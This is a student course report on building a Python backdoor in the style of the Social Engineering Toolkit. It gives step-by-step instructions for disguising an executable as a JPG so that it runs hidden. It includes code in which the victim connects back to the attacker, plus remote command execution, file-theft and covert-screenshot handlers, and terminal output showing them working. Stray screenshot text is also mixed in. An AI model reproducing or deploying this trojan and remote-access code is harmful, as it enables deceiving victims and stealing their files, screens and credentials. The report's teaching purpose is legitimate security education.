A

REPORT

ON

“BACKDOOR - Social Engineering Toolkit (SET)”

Submitted by

Vikram Bhavsar - 1821003

Dale Vailankanni Alphonso -1821011

Prachi Pradhan-1821012

(Department of Computer Engineering, Semester VII, Batch A4)

This report is submitted as a fulfillment of the syllabus of CRYPTOGRAPHY AND SYSTEM SECURITY (CSS), laid down by K. J. Somaiya College of Engineering (Autonomous College affiliated to University of Mumbai)

2020 – 2021

Abstract

Backdoors:

A backdoor is a means to access a computer system or encrypted data that bypasses the system's customary security mechanisms.

A developer may create a backdoor so that an application or operating system can be accessed for troubleshooting or other purposes. However, attackers often use backdoors that they detect or install themselves as part of an exploit. In some cases, a worm or virus is designed to take advantage of a backdoor created by an earlier attack.

Whether installed as an administrative tool, a means of attack or as a mechanism allowing the government to access encrypted data, a backdoor is a security risk because there are always threat actors looking for any vulnerability to exploit.

Introduction of tool-

Social Engineering Toolkit(SET)


The Social Engineer Toolkit is an open source penetration testing framework designed for social engineering which was created by Dave Kennedy from TrustedSec.

Social Engineering is an act of manipulating a target usually through technology or by taking advantage of potential victim's natural tendencies so that they can give up their confidential information.

Drawing from the definitions, we get to know how the SET Toolkit helps in achieving a successful social engineering attack. SET has a number of custom attack vectors that allow one make quick and actually believable attacks and even better SET works in an integrated manner, which now allows quite a number of possible attacks that include but are not limited to:

- Spear phishing attack vectors
- Website attack vectors
- Infectious media generator
- Create a payload and listener. etc

WorkFlow Diagram:


Start
Deploying Backdoor on the victim Computer
Hiding the backdoor as a Trojan
Remote Command Execution
Stealing files
End

Implementation

Various Functionality implemented

1: Hiding the backdoor as JPG , PDF etc.

2: Client - Server network communication

3: Serialization using pickle library

4: Remote Command Execution

5: Getting System information

6: Stealing files from victim's computer

7: Taking Screenshots from victim's Computer

The Backdoor that we have implemented is as a client server program which is similar to the backdoor that is generated using SET toolkit. A listener is started by the attacker which waits for the connection from the victim. The victim when runs the backdoor, the victim's machine automatically connects to the attacker machine giving access to the victim's computer to the attacker.
The Client server application is created using Python Language.

To fool the victim into running the application the exe file is treated as a Trojan. Meaning the file looks like a jpg. When the victim Clicks on it it opens a picture but in the background an exe file also runs which makes a remote connect back to the attacker.

Trojan Creation
To disguise payload exe file as JPG Picture:

- Create a folder containing the exe file , an image and an icon file.
- Open the WinRar application , browse the folder and select all the three files (exe, image.jpg , image.ico) → Click on "Add".
- In the Archive options
    - Click on "Create SFX archive"
    - Select the compression method as "Best" and rename the archive name with "image.jpg"
    - Go to Advanced Tab and click on "SFX options"
        - In Advanced SFX options under the following tabs:
          Update Tab:
            - Update mode: Select Extract and update files.
            - Overwrite mode : Select Overwrite all files.

          Test and icon tab:
            - In Load SFX icon from files browse and and select the icon file.

          Setup Tab:
            - Run after extraction : Type the exe and jpg file names

          Modes Tab :
            - Check the "Unpack to temporary folder"
            - Select mode : Select "Hide All"

          Finally Click on the "OK" button
    - Again Click on the "OK" button.WinRar will start creating file.jpg.exe file.

The Disguisable jpg.exe file is created when the victim will click on a jpg file.The jpg image will be displayed but also the exe file will be running in the background without the knowledge of the victim.

Network Communication using Client - server architecture
Since this is a remote command execution tool it is necessary to have the victim’s program communicate with the attacker’s tool in real time. This allows the attacker to execute commands as if he were to execute these commands in his own computer.

A listener is started at the attacker’s side and wait for the victim to connect to the listener. Following code demonstrates that:

```
 self.c,self.addr = self.s.accept()
self.c.send("Connection established from server".encode('utf-8'))
```

When the victim’s program is run on the client and it automatically connects to the attacker’s machine and port. The ip address and port is set by the attacker at the time of payload generation.

```
self.c = socket.socket()
self.c.connect((ip,port))
```


Serialization using pickle library in python
Python pickle module is used for serializing and de-serializing python object structures. The process to convert any kind of python objects (list, dict, etc.) into byte streams (0s and 1s) is called pickling. Our tool uses a pickle library to safely send large amounts of data over the network. Following code is used at both the sides. I.e attacker and on the victim's side.

```
def reliable_send(self,command):
    self.c.sendall(pickle.dumps(command))

def reliable_recv(self):
    recv_data = b''
    while True:
        try:
            recv_data += self.c.recv(1024)
            return pickle.loads(recv_data)
        except pickle.UnpicklingError:
            continue
```

Remote Command Execution
Remote Command execution gives the attacker a lot of power over the victim’s Computer. Since the attacker is directly connected to the victim machine, the attacker treats his console as if he is

connected directly to the victim's computer. So the attacker can run commands such as ***ls, ifconfig, cd /root/, cat /etc/shadow*** and reveal a lot of sensitive information about the victim to the attacker. The attacker can safely execute commands such as **cd** which stands for change directory. Special code is required and OS library is used to safely travel between directory to directory. The same cannot be achieved using normal command execution as the program prevents it from happening. In the following image it shows how the attacker is able to traverse the system using cd command.

```
    if command_list[0] == 'cd':
        os.chdir(command_list[1])
        return os.getcwd().encode('utf-8')
```




```
python3 attacker.py
[+] Listener Started. Waiting for connection..
[+] Received Conneciton from client: 127.0.0.155572
Enter Command:pwd
/home/harrypop/Desktop/CSS-ASSIGNMENT-1

Enter Command:cd ..
/home/harrypop/Desktop
Enter Command:pwd
/home/harrypop/Desktop

Enter Command:
```


Getting System Information

The same way as remote command execution, special system/os commands can be used to reveal information about the system.

Following is a screenshot where the attacker has gotten a connection from the victim and then he is able to execute system commands and get the output on his computer. In the below example the attacker was easily able to extract information such as the victims mac address and ip address information which the attacker can then use against him.



```
harrypop@harry-pop-os:~/Desktop/CSS-ASSIGNMENT-1$ python3 attacker
.py
[+] Listener Started. Waiting for connection..
[+] Received Conneciton from client: 127.0.0.154462
Enter Command:ls
attacker.py
darkseid.png
victim.py

Enter Command:ifconfig
eno1: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 94:57:a5:db:01:35  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2566  bytes 472876 (472.8 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2566  bytes 472876 (472.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlo1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.113  netmask 255.255.255.0  broadcast 192.1
68.0.255
        inet6 fe80::f7c6:fc5:d060:3856  prefixlen 64  scopeid 0x20
<link>
        ether 60:6d:c7:2c:3e:9d  txqueuelen 1000  (Ethernet)
        RX packets 85070  bytes 73248132 (73.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

Following is a screenshot of the commands that were executed at the victim side:


```
harrypop@harry-pop-os:~/Desktop/CSS-ASSIGNMENT-1$ python3 victim.p
y
Connection established from server
Executing -> ls
Executing -> ifconfig
```


Stealing files from victim's computer:
What makes this tool so powerful is the ability of the tool to steal files from the victim's computer. The attacker can roam around in the victim's computer and is able to freely download any files if the attacker wants to. Since the tool allows remote command execution, the attacker can also delete the file that he stole.

Here, in the below example the attacker first checks the current path and then navigates to a folder called **important_files** inside the documents folder. From there he is able to steal an image and download it into his own computer.
The command **c_download darkseid.png** tells the program at the victim machine to send back the **darkseid.png** file. While on the attacker side the program ask the computer the name and extension of the file. Here the attacker puts it as **uxas.png** and then the attacker is quickly able to download the file into his own computer as shown in the image below.



```
harrypop@harry-pop-os:~/Desktop/CSS-ASSIGNMENT-1$ python3 attacker
.py
[+] Listener Started. Waiting for connection..
[+] Received Conneciton from client: 127.0.0.154474
Enter Command:pwd
/home/harrypop/Desktop/CSS-ASSIGNMENT-1

Enter Command:cd ../..
/home/harrypop
Enter Command:cd Documents
/home/harrypop/Documents
Enter Command:cd important_files
/home/harrypop/Documents/important_files
Enter Command:ls
darkseid.png

Enter Command:c_download darkseid.png uxas.png
[+] Enter filename with extension: uxas.png
[+] File successfully downloaded.
Enter Command:ls
darkseid.png

Enter Command:
```

Following is the image file that the attacker was able to steal from the victim's computer.



Size 1025 × 708 pixels
Type PNG image
File Size 537.0 kB
Folder CSS-ASSIGNMENT-1
Aperture
Exposure
Focal Length
ISO
Metering
Camera
Date
Time

This is possible due to python's pickle library where large file like this is easily transferred from victim's machine to attacker's machine.
Following code makes it possible:

Code at the victim side:

```
    elif command_list[0] == 'c_download':
        path = command_list[1]

        file_to_send = open(path,'rb')
        file_content = file_to_send.read()
        file_to_send.close()

        # returning the bytes from the fle
        return file_content
```

Code at the attacker side:


```
    elif command.startswith('c_download'):

        # will return the bytes of the file that has been sent.
        return_file = self.execute_remotely(command)
        filename = input("[+] Enter filename with extension: ")
```

```
            file_to_save = open(filename,'wb')

            file_to_save.write(return_file)
            file_to_save.close()
            print("[+] File successfully downloaded.")
```

Taking screenshot from victim's computer
Another powerful functionality that the tool has is the ability of the attacker to take screenshots from the victim's computer without the knowledge of the victim. Following code is self explanatory:

```
        elif command_list[0] == 'c_screenshot':

            ss = ImageGrab.grab()

            # saving the photo temporarily
            name = datetime.now().strftime("%d_%m_%y_%H_%M_%S") + ".png"
            ss.save(name)

            # sending the file back to the attacker
            file_to_send = open(name,'rb')
            file_content = file_to_send.read()
            file_to_send.close()

            # after sending deleting the file
            os.remove(name)

            return file_content
```

Following is the screenshot taken from the victim's machine:



Activities
Terminal
Oct 4 4:56 PM
93 %
harrypop@harry-pop-os: ~/Desktop/CSS-ASSIGNMENT-1
harrypop@harry-pop-os: ~/Desktop/CS...
harrypop@harry-pop-os: ~/Desktop/CS...
Python Delete File
w3schools.com/python/python_file_remove.asp
Incognito
HTML
CSS
JAVASCRIPT
MORE

```
    return_file = self.execute_remotely(command)
  File "attacker.py", line 35, in execute_remotely
    return self.reliable_recv()
  File "attacker.py", line 29, in reliable_recv
    return pickle.loads(recv_data)
EOFError: Ran out of input
(python3.8-env) harrypop@harry-pop-os:~/Desktop/CSS-ASSIGNMENT-1$
l
(python3.8-env) harrypop@harry-pop-os:~/Desktop/CSS-ASSIGNMENT-1$
python3 attacker.py
[+] Listener Started. Waiting for connection..
[+] Received Conneciton from client: 127.0.0.154730
Enter Command:c_screenshot
[+] Screenshot saved as 04_10_20_16_55_40.png
Enter Command:c_screenshot
```

Delete a File

To delete a file, you must import the OS module, and run its `os.remove()` function:

Example

Remove the file "demofile.txt":

```
import os
os.remove("demofile.txt")
```

Check if File exist:

To avoid getting an error, you might want to check if the file exists before you try to delete it:

Example

Check if file exists, *then* delete it:

Conclusion: Although initially the attacker used social engineering to make the victim run his program on his computer, this allowed the attacker to install a very powerful backdoor on the victim's computer. The implementation of the tool is not that uncommon and hence it's important for any person to understand how these attacks work and prevent them from happening.